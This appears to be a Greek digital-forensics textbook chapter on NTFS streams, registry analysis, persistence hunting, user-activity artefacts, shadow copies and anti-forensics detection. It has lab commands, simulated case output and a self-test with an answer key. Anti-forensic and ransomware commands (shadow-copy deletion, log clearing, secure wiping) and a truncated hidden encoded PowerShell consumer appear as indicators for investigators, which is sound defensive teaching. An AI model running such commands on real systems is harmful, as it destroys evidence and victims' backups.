Κάθε αρχείο NTFS μπορεί να έχει πολλαπλά ρεύματα \$DATA: το ανώνυμο κύριο ρεύμα και οσαδήποτε επώνυμα **εναλλακτικά ρεύματα (Alternate Data Streams)**, αόρατα στον Explorer και στο απλό dir. Η νόμιμη χρήση τους είναι το **Zone.Identifier** — το «Mark of the Web» (MOTW) που καταγράφει ότι ένα αρχείο κατέβηκε από το διαδίκτυο, μαζί με το URL προέλευσης: πολύτιμο εγκληματολογικά, αφού δείχνει *από πού ακριβώς* ήρθε το κακόβουλο. Η κακόβουλη χρήση είναι η απόκρυψη: εκτελέσιμα και scripts αποθηκευμένα ως innocent.txt:evil.exe.

Βασικό σημείο

Το Zone.Identifier είναι μάρτυρας κατηγορίας: κρατά το URL λήψης του αρχείου. Ελέγχεται πριν από κάθε άλλο ερώτημα «πώς ήρθε αυτό εδώ;» — και η *απουσία* του σε «κατεβασμένο» αρχείο είναι επίσης εύρημα.

Εμβάθυνση

Η απαρίθμηση των ADS γίνεται με `dir /R`, με `Get-Item -Stream *` στο PowerShell, ή μαζικά κατά την ανάλυση του \$MFT (κάθε επώνυμο \$DATA φαίνεται στην εγγραφή). Ο αναλυτής προσέχει τρία σημεία: μέγεθος (ρεύμα πολλών KB/MB σε αρχείο κειμένου είναι ύποπτο), εκτελεσιμότητα (τα ADS δεν εκτελούνται πλέον απευθείας, αλλά `wmic`, `rundll32` και PowerShell μπορούν να τα φορτώσουν), και το περιεχόμενο του Zone.Identifier — πεδία `ZoneId=3` (Internet), `ReferrerUrl` και `HostUrl`. Από την πλευρά του αντιπάλου, η διαγραφή του MOTW (T1553.005) είναι διαδεδομένη τεχνική παράκαμψης του SmartScreen και των μακρο-φραγών του Office: αρχεία μέσα σε ISO/VHD δεν κληρονομούν ιστορικά το MOTW — γι' αυτό και έγιναν το αγαπημένο περιτύλιγμα του phishing της δεκαετίας.

Εργαστηριακό Πρωτόκολλο §4.3

\$ PowerShell — §4.3

```
# Enumerate streams and read the Mark of the Web
Get-Item C:\Users\mkosta\Downloads\invoice_0926.iso -Stream *
Get-Content C:\Users\mkosta\Downloads\invoice_0926.iso -Stream Zone.Identifier
```

Αποτέλεσμα εντολής

```
Stream          Length
-----
:$DATA          4194304
Zone.Identifier    187
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://mail-attachments.example.net/dl/
HostUrl=https://cdn.filedrop-eu.net/f/8h2k/invoice_0926.iso
```

Επεξήγηση

Το MOTW αποκαλύπτει την πλήρη διαδρομή λήψης: παραδόθηκε μέσω συνδέσμου αλληλογραφίας από CDN μιας χρήσης. Το URL γίνεται δείκτης για αναδρομικό έλεγχο στο proxy: ποιος άλλος το επισκέφθηκε;

4.4 Το Μητρώο των Windows: κυψέλες και δομή

Το **Μητρώο (Registry)** είναι η ιεραρχική βάση ρυθμίσεων των Windows — και ταυτόχρονα ημερολόγιο συμπεριφοράς: κάθε κλειδί φέρει χρονοσφραγίδα τελευταίας εγγραφής (LastWrite), ώστε ακόμη και μια «στατική» ρύθμιση να μαρτυρά *πότε* άλλαξε. Οι κυψέλες (hives) ζουν σε αρχεία στον δίσκο και φορτώνονται στις γνωστές ρίζες HKLM/HKU.

Κυψέλη	Αρχείο στον δίσκο	Τυπικό περιεχόμενο για τη διερεύνηση
SYSTEM	C:\Windows\System32\config\SYSTEM	Υπηρεσίες/οδηγοί, ζώνη ώρας, συνδεδεμένα USB, δικτυακές διεπαφές
SOFTWARE	...\config\SOFTWARE	Εγκατεστημένο λογισμικό, Run keys μηχανής, εκδόσεις
SAM	...\config\SAM	Τοπικοί λογαριασμοί, ομάδες, τελευταία σύνδεση
SECURITY	...\config\SECURITY	Πολιτικές, μυστικά LSA, cached credentials
NTUSER.DAT	C:\Users\<u>\NTUSER.DAT	Run keys χρήστη, RecentDocs, TypedPaths, UserAssist
UsrClass.dat	...\AppData\Local\Microsoft\Windows	Shellbags, συσχετίσεις COM
Amcache.hve	C:\Windows\appcompat\Programs	Τχνη εκτέλεσης/παρουσίας εκτελέσιμων με SHA-1

Βασικό σημείο

Κάθε κλειδί του Μητρώου φέρει LastWrite: το Μητρώο δεν λέει μόνο «τι είναι ρυθμισμένο» αλλά και «πότε ρυθμίστηκε» — αρκεί να ρωτηθεί σωστά.

Εμβάθυνση

Η εγκληματολογική ανάλυση δουλεύει πάνω στα *αρχεία* των κυψελών από την εικόνα — ποτέ στο ζωντανό Μητρώο του υπόπτου — με εργαλεία όπως Registry Explorer/RECmd (Zimmerman) ή RegRipper. Δύο λεπτομέρειες ανεβάζουν το επίπεδο της ανάλυσης. Πρώτον, τα *transaction logs* (.LOG1/.LOG2) δίπλα σε κάθε κυψέλη: σε ακάθαρτο τερματισμό περιέχουν μεταβολές που δεν προλάβαν να γραφτούν στην κυψέλη — τα σύγχρονα εργαλεία τα «παίζουν» πάνω της (dirty hive replay) ανακτώντας τις τελευταίες αλλαγές. Δεύτερον, τα *διαγραμμένα κλειδιά*: όπως το \$MFT, οι κυψέλες κρατούν ελεύθερα κελιά με ανακτήσιμο περιεχόμενο — ένα Run key που ο αντίπαλος δημιούργησε και μετά έσβησε συχνά ανασύρεται ακέραιο, μαζί με το LastWrite της στιγμής της «καθαριότητας».

Εργαστηριακό Πρωτόκολλο §4.4

\$ PowerShell — §4.4

```
# Batch-rip the SYSTEM hive from the image (incl. dirty replay)
.\RECmd.exe -f E:\C\Windows\System32\config\SYSTEM --bn BatchExamples\Kroll_Batch.reb
↪
--csv G:\out\reg --nl
Select-String -Path G:\out\reg\*SYSTEM*.csv -Pattern 'TimeZoneKeyName' | Select
↪ -First 1
```

Αποτέλεσμα εντολής

```
...ControlSet001\Control\TimeZoneInformation,TimeZoneKeyName,GTB Standard Time
```


Επεξήγηση

Πρώτο πάντα το ερώτημα της ζώνης ώρας: GTB Standard Time (Αθήνα, UTC+2/+3). Χωρίς αυτό, κάθε τοπική χρονοσφραγίδα του συστήματος θα μεταφραζόταν λάθος στη χρονογραμμή UTC της υπόθεσης.

4.5 Μηχανισμοί επιμονής

Η **επιμονή (persistence)** είναι η απάντηση του αντιπάλου στην επανεκκίνηση — και ο χάρτης της (Σχ. 8) είναι από τους πιο αποδοτικούς οδηγούς διερεύνησης. Οι κλασικές θέσεις: κλειδιά **Run/RunOnce** (χρήστη και μηχανής), **υπηρεσίες** (νέες ή τροποποιημένες, ImagePath προς ύποπτες διαδρομές), **προγραμματισμένες εργασίες**, φάκελος **Startup**, **WMI event subscriptions** (η πιο διακριτική), καταχρήσεις **Image File Execution Options** (debugger hijack), **AppInit_DLLs**, και αλλαγές στα **Winlogon** (Shell/Userinit).

Σχ. 8, Χάρτης θέσεων επιμονής στα Windows



Κάθε βέλος είναι μια διαδρομή αυτόματης εκτέλεσης — και ένα σημείο ελέγχου της λίστας του αναλυτή. Οι χρονοσφραγίδες LastWrite των αντίστοιχων κλειδιών δείχνουν πότε εγκαταστάθηκε η επιμονή.

Βασικό σημείο

Η επιμονή είναι το πιο «ομολογητικό» στάδιο της επίθεσης: για να επιβιώσει, ο αντίπαλος πρέπει να γράψει κάπου που η άμυνα ξέρει να κοιτάζει. Το LastWrite του κλειδιού χρονολογεί την εγκατάσταση.

Εμβάθυνση

Στο ζωντανό σύστημα, το Autoruns (Sysinternals) απαριθμεί όλες τις θέσεις με επαλήθευση υπογραφών και φίλτρο «hide Microsoft entries», στη νεκρή ανάλυση, οι ίδιες θέσεις ελέγχονται από τις κυψέλες και τα XML των εργασιών. Οι *WMI event subscriptions* αξίζουν ειδική προσοχή: το τρίπτυχο EventFilter (πότε) — CommandLineEventConsumer (τι) — FilterToConsumerBinding (σύνδεση) ζει στο OBJECTS.DATA και δεν φαίνεται σε κανένα Run key, ανιχνεύεται με Get-CimInstance στο namespace root/subscription ή με ανάλυση του αρχείου. Ερευνητικός κανόνας για όλα: η επιμονή αξιολογείται *ως προς το τι εκτελεί* (διαδρομή, υπογραφή, γραμμή εντολών) και *πότε γράφτηκε* — μια νόμιμη θέση με φρέσκο LastWrite μέσα στο παράθυρο του περιστατικού είναι πρώτης προτεραιότητας.

Εργαστηριακό Πρωτόκολλο §4.5

\$ PowerShell — §4.5

```
# Hunt WMI persistence (the quiet one)
Get-CimInstance -Namespace root/subscription -ClassName __EventFilter |
  Select-Object Name, Query
Get-CimInstance -Namespace root/subscription -ClassName CommandLineEventConsumer |
  Select-Object Name, CommandLineTemplate
```

Αποτέλεσμα εντολής

Name	Query
----	-----

```
Updr  SELECT * FROM __InstanceModificationEvent WITHIN 3600
      WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'
Name  CommandLineTemplate
----  -----
Updr  powershell.exe -w hidden -enc JABzAD0ATgBIAHcALQBPAGIA...
```

Επεξήγηση

Φίλτρο που πυροδοτείται κάθε ώρα και καταναλωτής που τρέχει κρυφό, κωδικοποιημένο PowerShell: πλήρης WMI επιμονή (T1546.003) χωρίς ίχνος σε Run keys ή εργασίες. Το -enc payload αποκωδικοποιείται στο επόμενο βήμα της ανάλυσης.

4.6 Δραστηριότητα χρήστη: Shellbags και Jump Lists

Τα **Shellbags** (UsrClass.dat) καταγράφουν τις ρυθμίσεις προβολής κάθε φακέλου που άνοιξε ο χρήστης στον Explorer — άρα και την *ύπαρξη* και *επίσκεψη* φακέλων που ίσως έχουν διαγραφεί: εξωτερικοί δίσκοι, κρυφοί κατάλογοι εργαλείων, φάκελοι δικτύου. Οι **Jump Lists** (AutomaticDestinations) κρατούν ανά εφαρμογή τα πρόσφατα ανοιγμένα αρχεία, με χρόνους πρώτης/τελευταίας πρόσβασης και πλήρεις διαδρομές — ακόμη και για αρχεία σε μέσα που δεν είναι πια συνδεδεμένα.

Μαζί με τα **RecentDocs** και τα **TypedPaths** του NTUSER.DAT, τα τεχνουργήματα αυτά απαντούν στο ερώτημα της *πρόθεσης*: ο χρήστης (ή ο δράστης με τον λογαριασμό του) πλοηγήθηκε συνειδητά σε συγκεκριμένους φακέλους, άνοιξε συγκεκριμένα αρχεία, πληκτρολόγησε συγκεκριμένες διαδρομές. Σε υποθέσεις εσωτερικής απειλής και διαρροής δεδομένων, εδώ κρίνεται η υπόθεση.

Βασικό σημείο

Τα Shellbags αποδεικνύουν ότι φάκελος *υπήρξε και ανοίχτηκε* — ακόμη κι αν διαγράφηκε, οι Jump Lists ότι αρχείο *ανοίχτηκε από συγκεκριμένη εφαρμογή* — ακόμη κι αν το μέσο έφυγε. Η πλοήγηση είναι πράξη με μάρτυρες.

Εμβάθυνση

Η ανάλυση γίνεται με ShellBags Explorer/SBECmd και JLECmd αντίστοιχα. Στις Jump Lists, κάθε εγγραφή είναι ενσωματωμένο LNK με πλούσια μεταδεδομένα: σειριακός αριθμός τόμου, όνομα μηχανής, διαδρομή στόχου, μεγέθη και τρεις χρονοσφραγίδες του στόχου. Το AppID του αρχείου AutomaticDestinations ταυτοποιεί την εφαρμογή (πίνακες γνωστών AppID υπάρχουν δημόσια). Ερευνητικά μοτίβα: πρόσβαση σε \\server\share λίγο πριν από συμπίεση και εξαγωγή, πλοήγηση σε φακέλους εργαλείων (C:\Perflogs, C:\Temp*) που αργότερα «δεν υπάρχουν», και ο σειριακός τόμος ενός USB στις Jump Lists που δένει με το μητρώο συνδεδεμένων συσκευών (SYSTEM\MountedDevices, USBSTOR) — η τριγωνοποίηση συσκευής, φακέλου και αρχείου σε υπόθεση εξαγωγής δεδομένων.

Εργαστηριακό Πρωτόκολλο §4.6

\$ PowerShell — §4.6

```
# Parse Jump Lists for the suspect user
.\JLECmd.exe -d
↪ E:\C\Users\mkosta\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations
↪ `
--csv G:\out --csvf jl.csv -q
Import-Csv G:\out\jl.csv | Where-Object Path -match '\\\\|E:\\' |
Select-Object -First 3 SourceCreated, Path
```

Αποτέλεσμα εντολής

SourceCreated	Path
2026-09-26 12:58:01	\\FIN-FS-02\reports\Q3-forecast.xlsx
2026-09-26 13:02:44	E:\stage\Q3-forecast.xlsx
2026-09-26 13:03:09	E:\stage\board-pack.docx

Επεξήγηση

Η ακολουθία μιλά μόνη της: άνοιγμα από τον εταιρικό διακομιστή στις 12:58 και, τέσσερα λεπτά μετά, τα ίδια αρχεία σε φάκελο stage εξωτερικού μέσου E:. Ο σειριακός του τόμου E: θα ταυτοποιήσει το USB στο USBSTOR.

4.7 Αντίγραφα σκιάς, LNK, Κάδος Ανακύκλωσης και thumbcache

Τα **αντίγραφα σκιάς τόμου (Volume Shadow Copies)** είναι στιγμιότυπα του τόμου σε επίπεδο μπλοκ που κρατά η υπηρεσία VSS για επαναφορά συστήματος: για τον αναλυτή είναι μηχανές χρόνου — εκδόσεις αρχείων, κυψελών και ημερολογίων *πριν* από τις πράξεις του αντιπάλου, γι' αυτό και κάθε σοβαρό ransomware εκτελεί `vssadmin delete shadows /all` ως πρώτη κίνηση (και η εκτέλεσή του είναι κορυφαίος δείκτης ανίχνευσης).

Τεχνούργημα	Θέση	Τι μαρτυρά
Αρχεία LNK	%AppData%\...\Recent	Άνοιγμα αρχείου: διαδρομή, τόμος, μηχανήμα, MACB στόχου
Κάδος (\$I/\$R)	C:\\$Recycle.Bin\<SID>	\$I: αρχική διαδρομή+χρόνος διαγραφής, \$R: το περιεχόμενο
Thumbcache	...\Explorer\thumbcache_*.db	Μικρογραφίες εικόνων/εγγράφων που προβλήθηκαν — και διαγραμμένων
VSS	Σκιές τόμου	Παλαιότερες εκδόσεις των πάντων: MFT, hives, \$J, αρχεία

Βασικό σημείο

Η διαγραφή στα Windows είναι κατανεμημένη ψευδαίσθηση: ο Κάδος κρατά τη διαδρομή και τον χρόνο, το thumbcache την εικόνα, το LNK το άνοιγμα, και η σκιά του τόμου — συχνά — ολόκληρο το αρχείο.

Εμβάθυνση

Στην εικόνα, οι σκιές απαριθμούνται με `vshadowinfo` και προσαρτώνται με `vshadowmount`, δίνοντας σε κάθε σκιά πλήρη δεντρική πρόσβαση για διαφορική ανάλυση: η σύγκριση του \$MFT μιας σκιάς προ περιστατικού με το τρέχον απαντά μηχανικά στο «τι άλλαξε». Στον Κάδο, το ζεύγος \$I/\$R διαβάζεται με `RBCmd`, προσοχή στο SID του υποκαταλόγου — δείχνει *ποιος λογαριασμός* διέγραψε. Το `thumbcache`, τέλος, είναι το τεχνούργημα που επιβιώνει όταν όλα τα άλλα καθαρίστηκαν: οι μικρογραφίες δεν διαγράφονται μαζί με τα πρωτότυπα, και ένα `Thumbs viewer` πάνω στα `thumbcache_256.db` ανασύρει οπτικές αποδείξεις εγγράφων που «δεν υπήρξαν ποτέ». Σε υποθέσεις CSAM και διαρροών, το `thumbcache` έχει κρίνει δίκες.

Εργαστηριακό Πρωτόκολλο §4.7

\$ Bash — §4.7

```
# Enumerate and mount shadow copies from the raw image
sudo vshadowinfo /mnt/e01/ewf1 | grep -E 'Identifier|creation time' | head -n 4
sudo vshadowmount /mnt/e01/ewf1 /mnt/vss
ls /mnt/vss
```

Αποτέλεσμα εντολής

```
Store: 1      Identifier   : de7a3b2c-...-9f11
              Creation time: Sep 21, 2026 03:00:12 UTC
Store: 2      Identifier   : 41c9e8d0-...-2ab7
              Creation time: Sep 25, 2026 03:00:09 UTC
vss1  vss2
```

Επεξήγηση

Δύο σκιές: μία πέντε ημέρες και μία μία ημέρα πριν από το περιστατικό. Η `vss2` θα δώσει τις κυψέλες και το \$MFT της «καθαρής» κατάστασης — η βάση της διαφορικής ανάλυσης και η πηγή ανάκτησης ό,τι κρυπτογραφήθηκε ή σβήστηκε στις 26/9.

4.8 Αντι-εγκληματολογία και ο εντοπισμός της

Η **αντι-εγκληματολογία** περιλαμβάνει ό,τι κάνει ο αντίπαλος για να τυφλώσει την έρευνα: **timestomping** (παραποίηση χρονοσφραγίδων, T1070.006), ασφαλή διαγραφή (`sdelete`, `cipher /w`), εκκαθάριση ημερολογίων (`wentutil cl`, T1070.001), διαγραφή σκιών, απενεργοποίηση καταγραφής, και *fileless* τεχνικές που ελαχιστοποιούν τα ίχνη στον δίσκο. Η καλή είδηση: σχεδόν κάθε πράξη κάλυψης *αφήνει δικό της ίχνος* — η απουσία και η ασυνέπεια είναι επίσης δεδομένα.

Βασικό σημείο

Η καθαριότητα είναι ύποπτη: κενό ημερολόγιο με EID 1102 στην αρχή του, χρονοσφραγίδες με μηδενικά κλάσματα δευτερολέπτου, ή `Prefetch` χωρίς αντίστοιχο εκτελέσιμο — καθένα είναι εύρημα από μόνο του.

Εμβάθυνση

Ο εντοπισμός δουλεύει με *διασταύρωση ανεξάρτητων μαρτύρων*. Για το timestomping: SI < FN στο \$MFT, κλάσματα δευτερολέπτου ακριβώς μηδέν (πολλά εργαλεία γράφουν ανάλυση δευτερολέπτου), χρόνος «δημιουργίας» παλαιότερος από τον χρόνο δημιουργίας του γονικού φακέλου, και η εγγραφή USN της πραγματικής δημιουργίας που ο δρᾶστης ξέχασε. Για την εκκαθάριση ημερολογίων: το EID 1102 (Security) / 104 (System) καταγράφει την ίδια την πράξη, το \$J δείχνει τα .entx να μηδενίζουν, και τα forwarded αντίγραφα στον συλλέκτη (κεφ. 5) επιβιώνουν. Για την ασφαλή διαγραφή: τα ονόματα μοτίβου του sdelete στο \$J και οι χαρακτηριστικές μαζικές μετονομασίες πριν από την τελική διαγραφή. Ο μεθοδολογικός κανόνας: κάθε «τρύπα» στη χρονογραμμή οριοθετείται από δύο μάρτυρες — τον τελευταίο κανονικό και τον πρώτο μετά το κενό — και το ίδιο το κενό μπαίνει στην αναφορά ως εύρημα με τον δικό του χρόνο εγκατάστασης.

Εργαστηριακό Πρωτόκολλο §4.8

\$ PowerShell — §4.8

```
# Timestomp sweep: SI before FN, or zeroed sub-seconds
Import-Csv G:\out\mft.csv | Where-Object { $_.SICreatedLtFN -eq 'True' -or
  ($_.Created0x10 -match '\.00000000$' -and $_.Extension -eq '.exe') } |
  Select-Object -First 3 FileName, Created0x10, Created0x30
```

Αποτέλεσμα εντολής

FileName	Created0x10	Created0x30
svhost32.exe	2021-03-14 08:11:02.00000000	2026-09-26 13:12:40.8812431
nethlp.dll	2019-11-02 04:00:00.00000000	2026-09-26 13:14:02.1140087

Επεξήγηση

Δύο αρχεία με «παλιό» SI, μηδενικά κλάσματα δευτερολέπτου και FN της ημέρας του περιστατικού: το σετ εργαλείων του αντιπάλου, αυτο-χρονολογημένο από την ίδια του την προσπάθεια να κρυφτεί.

Σύνοψη κεφαλαίου

Το NTFS είναι σύστημα αρχείων που κρατά ημερολόγιο για τον εαυτό του: το \$MFT ξέρει τι υπάρχει και τι υπήρξε, το \$UsnJrnl θυμάται κάθε μεταβολή με όνομα και χρόνο, τα ADS κουβαλούν την προέλευση των αρχείων, και οι σκιές τόμου παγώνουν ολόκληρες προηγούμενες πραγματικότητες. Το Μητρώο προσθέτει το «πότε» σε κάθε ρύθμιση και φιλοξενεί τους μισούς μηχανισμούς επιμονής, Shellbags, Jump Lists, LNK, Κάδος και thumbcache ανασυνθέτουν την ανθρώπινη δραστηριότητα. Και όταν ο αντίπαλος προσπαθήσει να σβήσει — timestomping, εκκαθαρίσεις, sdelete — τα ανεξάρτητα ημερολόγια αλληλοδιαψεύδονται προς όφελός μας: η αντι-εγκληματολογία ανιχνεύεται ως ασυνέπεια μεταξύ μαρτύρων.

4.9 Τεχνικό Εργαστήριο 4: Χρονογραμμή NTFS και ξεσκέπασμα timestomping

Σενάριο. Από την εικόνα E-003 (FIN-WS-114) θα εξαγάγετε \$MFT και \$J, θα χτίσετε τη χρονογραμμή του παραθύρου 13:00–14:30 UTC της 26/9 και θα τεκμηριώσετε την παραποίηση χρονοσφραγίδων του svhost32.exe.

Φάση 1 — Εξαγωγή και ανάλυση \$MFT/\$J

\$ PowerShell

```
.\MFTECmd.exe -f E:\C\$MFT --csv G:\out --csvf mft.csv
.\MFTECmd.exe -f 'E:\C\$Extend\$J' --csv G:\out --csvf usn.csv
(Import-Csv G:\out\mft.csv).Count; (Import-Csv G:\out\usn.csv).Count
```

Αποτέλεσμα εντολής

```
412386
1976401
```

Φάση 2 — Χρονογραμμή του παραθύρου

\$ PowerShell

```
Import-Csv G:\out\usn.csv | Where-Object { $_.UpdateTimestamp -gt '2026-09-26 13:00'
↪ -and
  $_.UpdateTimestamp -lt '2026-09-26 14:30' -and
  $_.UpdateReasons -match 'FileCreate|RenameNewName|FileDelete' } |
Sort-Object UpdateTimestamp | Select-Object -First 5 UpdateTimestamp, Name,
↪ UpdateReasons
```

Αποτέλεσμα εντολής

UpdateTimestamp	Name	UpdateReasons
-----	----	-----
2026-09-26 13:12:40	svhost32.exe	FileCreate
2026-09-26 13:12:41	SVHOST32.EXE-8A2B41F0.pf	FileCreate
2026-09-26 13:14:02	nethlp.dll	FileCreate
2026-09-26 13:41:07	k.dat	FileCreate
2026-09-26 14:03:11	Q3-forecast.xlsx.lockbit	RenameNewName

Επεξήγηση

Η αφήγηση αναδύεται από πέντε γραμμές: άφιξη εργαλείου (13:12:40), άμεση εκτέλεσή του (το .pf ένα δευτερόλεπτο μετά), δεύτερο στοιχείο (13:14), αρχείο δεδομένων C2 (13:41 — η ώρα της πρώτης DNS ειδοποίησης) και έναρξη κρυπτογράφησης (14:03:11).

Φάση 3 — Τεκμηρίωση του timestomping

\$ PowerShell

```
Import-Csv G:\out\mft.csv | Where-Object FileName -eq 'svhost32.exe' |
  Select-Object FileName, Created0x10, Created0x30, SICreatedLtFN
"USN corroboration:"; Import-Csv G:\out\usn.csv |
  Where-Object {$_.Name -eq 'svhost32.exe' -and $_.UpdateReasons -match 'FileCreate'}
  ↳ |
  Select-Object UpdateTimestamp
```

Αποτέλεσμα εντολής

FileName	Created0x10	Created0x30	SICreatedLtFN
svhost32.exe	2021-03-14 08:11:02	2026-09-26 13:12:40	True
USN corroboration:			
UpdateTimestamp			

2026-09-26 13:12:40			

Επεξήγηση

Τρεις ανεξάρτητοι μάρτυρες — FN attribute, εγγραφή USN και το Prefetch της Φάσης 2 — συγκλίνουν στις 13:12:40. Η αναφορά μπορεί πλέον να δηλώσει με βεβαιότητα: το SI του 2021 είναι κατασκευασμένο, το αρχείο έφτασε την ημέρα του περιστατικού.

4.10 Πρακτική Άσκηση 4

Σας δίνεται (υποθετικά) εικόνα σταθμού εργασίας ύποπτου για εξαγωγή δεδομένων μέσω USB. Παραδοτέα: (α) σχέδιο ανάλυσης με τα τεχνουργήματα που θα εξετάσετε και τη σειρά (αιτιολογημένη κατά την προσδοκώμενη αποδεικτική αξία), (β) τα συγκεκριμένα κλειδιά/αρχεία για την ταυτοποίηση του USB (USBSTOR, MountedDevices, EMDMgmt) και τη σύνδεσή του με Shellbags/Jump Lists/LNK, (γ) πίνακα «ισχυρισμός → τεχνουργήματα → εναλλακτική εξήγηση» για τρεις πιθανούς ισχυρισμούς της υπεράσπισης, (δ) εντολές MFTECmd/JLECmd/SBECmd με τα φίλτρα σας, (ε) 200 λέξεις: γιατί η απουσία Shellbags για τον επίμαχο φάκελο δεν αποδεικνύει ότι δεν ανοίχτηκε;

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- \$MFT: 1024 bytes ανά αρχείο, δύο ανεξάρτητα σετ χρονοσφραγίδων (SI χρήστη / FN πυρήνα), οι διαγραμμένες εγγραφές διαβάζονται έως την επαναχρησιμοποίηση — μαζί με resident περιεχόμενο.
- \$UsnJrnl/\$LogFile: η ιστορία κάθε μεταβολής με όνομα και χρόνο, η πρώτη μετονομασία ransomware ορίζει την έναρξη της κρυπτογράφησης στο δευτερόλεπτο.
- ADS/Zone.Identifier: το Mark of the Web κρατά το URL λήψης — ο δρόμος του αρχείου προς το σύστημα, τα επώνυμα ρεύματα είναι και κρυψώνα.

- Μητρώο: κάθε κλειδί με LastWrite, ανάλυση πάντα σε αρχεία κυψελών από την εικόνα, με dirty hive replay και ανάκτηση διαγραμμένων κλειδιών.
- Επιμονή: Run keys, υπηρεσίες, εργασίες, Startup, WMI subscriptions, IFEO, Winlogon — αξιολόγηση κατά το τι εκτελεί και πότε γράφτηκε.
- Shellbags = επίσκεψη φακέλων (και διαγραμμένων), Jump Lists/LNK = άνοιγμα αρχείων με τόμο και μηχανήμα, Κάδος (\$I/\$R), thumbcache: η διαγραφή είναι καταναεμημένη ψευδαίσθηση.
- VSS: μηχανές χρόνου για διαφορική ανάλυση — γι' αυτό το ransomware τις σβήνει πρώτες (και η εντολή διαγραφής είναι κορυφαίος δείκτης).
- Αντι-εγκληματολογία ανιχνεύεται ως ασυνέπεια μαρτύρων: SI<FN, μηδενικά κλάσματα, EID 1102, .pf χωρίς εκτελέσιμο — η κάλυψη αυτοκαταγράφεται.

4.11 Τεστ Αυτοαξιολόγησης 4

1. Γιατί οι εγγραφές διαγραμμένων αρχείων στο \$MFT έχουν εγκληματολογική αξία;
 - A. Επειδή διαγράφονται αμέσως και ασφαλώς
 - B. Επειδή παραμένουν αναγνώσιμες με πλήρη μεταδεδομένα (και resident περιεχόμενο) έως την επαναχρησιμοποίησή τους
 - C. Επειδή μεταφέρονται αυτόματα στον Κάδο
 - D. Επειδή κρυπτογραφούνται από το NTFS
2. Ποια είναι η κλασική υπογραφή του timestomping στο \$MFT;
 - A. FN παλαιότερο από SI
 - B. SI (χρήστη) παλαιότερο από FN (πυρήνα), συχνά με μηδενικά κλάσματα δευτερολέπτου
 - C. Ίδιες τιμές σε SI και FN
 - D. Απουσία χρονοσφραγίδων
3. Τι καταγράφει το Zone.Identifier ADS;
 - A. Το hash του αρχείου
 - B. Την προέλευση λήψης του αρχείου (ζώνη και URL) — το Mark of the Web
 - C. Τον ιδιοκτήτη του αρχείου
 - D. Τις άδειες NTFS
4. Τι αποδεικνύουν τα Shellbags;
 - A. Την εκτέλεση προγραμμάτων
 - B. Την πλοήγηση του χρήστη σε φακέλους — ακόμη και διαγραμμένους ή σε αποσυνδεδεμένα μέσα
 - C. Τη λήψη αρχείων από το διαδίκτυο
 - D. Τις δικτυακές συνδέσεις
5. Γιατί το ransomware εκτελεί vssadmin delete shadows ως πρώτη κίνηση;

- A. Για να επιταχύνει την κρυπτογράφηση
- B. Επειδή οι σκιές τόμου θα επέτρεπαν ανάκτηση των αρχείων χωρίς λύτρα
- C. Για να αποκρύψει τη διεύθυνση C2
- D. Για να αποκτήσει δικαιώματα SYSTEM

6. Κενό Security log με EID 1102 ως πρώτη εγγραφή σημαίνει:

- A. Ότι το ημερολόγιο εκκαθαρίστηκε σκόπιμα — και η πράξη αυτοκαταγράφηκε με χρόνο και λογαριασμό
- B. Ότι το σύστημα είναι καινούργιο
- C. Ότι η καταγραφή ήταν πάντα απενεργοποιημένη
- D. Ότι το ημερολόγιο είναι κατεστραμμένο

Απαντήσεις. 1-B: η «διαγραφή» είναι σημαία διαθεσιμότητας — τα δεδομένα της εγγραφής μένουν. 2-B: το FN γράφεται μόνο από τον πυρήνα, τα εργαλεία παραποιούν σχεδόν πάντα μόνο το SI. 3-B: ζώνη προέλευσης και URLs λήψης — ο δρόμος του αρχείου προς το σύστημα. 4-B: ρυθμίσεις προβολής φακέλων = απόδειξη επίσκεψης, ανεξάρτητη από την τύχη του φακέλου. 5-B: οι σκιές είναι το ενσωματωμένο backup του θύματος — γι' αυτό και η εντολή διαγραφής τους είναι κορυφαίος δείκτης. 6-A: το EID 1102 είναι υπογραφή της εκκαθάρισης: η πράξη κάλυψης έγινε η ίδια πειστήριο.

Κεφάλαιο 5

Τεκμήρια εκτέλεσης και ημερολόγια συμβάντων των Windows

Το κεφάλαιο αυτό απαντά στα δύο κεντρικά ερωτήματα κάθε διερεύνησης Windows: *τι εκτελέστηκε και ποιος συνδέθηκε*. Καλύπτει την κλίμακα των τεκμηρίων εκτέλεσης — Prefetch, ShimCache, Amcache, UserAssist, BAM, SRUM — και το οικοσύστημα των ημερολογίων συμβάντων: κανάλια, κρίσιμα αναγνωριστικά (EID), τύπους σύνδεσης του 4624, καταγραφή διεργασιών και PowerShell, και τον κανόνα της απουσίας τεκμηρίων.

Μαθησιακοί στόχοι

- Να ιεραρχείτε τα τεκμήρια εκτέλεσης κατά αποδεικτική ισχύ (Σχ. 9).
- Να ερμηνεύετε Prefetch, ShimCache και Amcache — και τα όρια του καθενός.
- Να ανασυνθέτετε δραστηριότητα χρήστη από UserAssist, BAM και SRUM.
- Να πλοηγείστε στα κανάλια .evtx και στα κρίσιμα EID της διερεύνησης.
- Να διαβάζετε το EID 4624 με τους τύπους σύνδεσης και τη σημασία καθενός.
- Να αξιοποιείτε την καταγραφή δημιουργίας διεργασιών (4688) και PowerShell (4103/4104).
- Να εφαρμόζετε τον κανόνα της απουσίας τεκμηρίων στην εξαγωγή συμπερασμάτων.

5.1 Η κλίμακα των τεκμηρίων εκτέλεσης

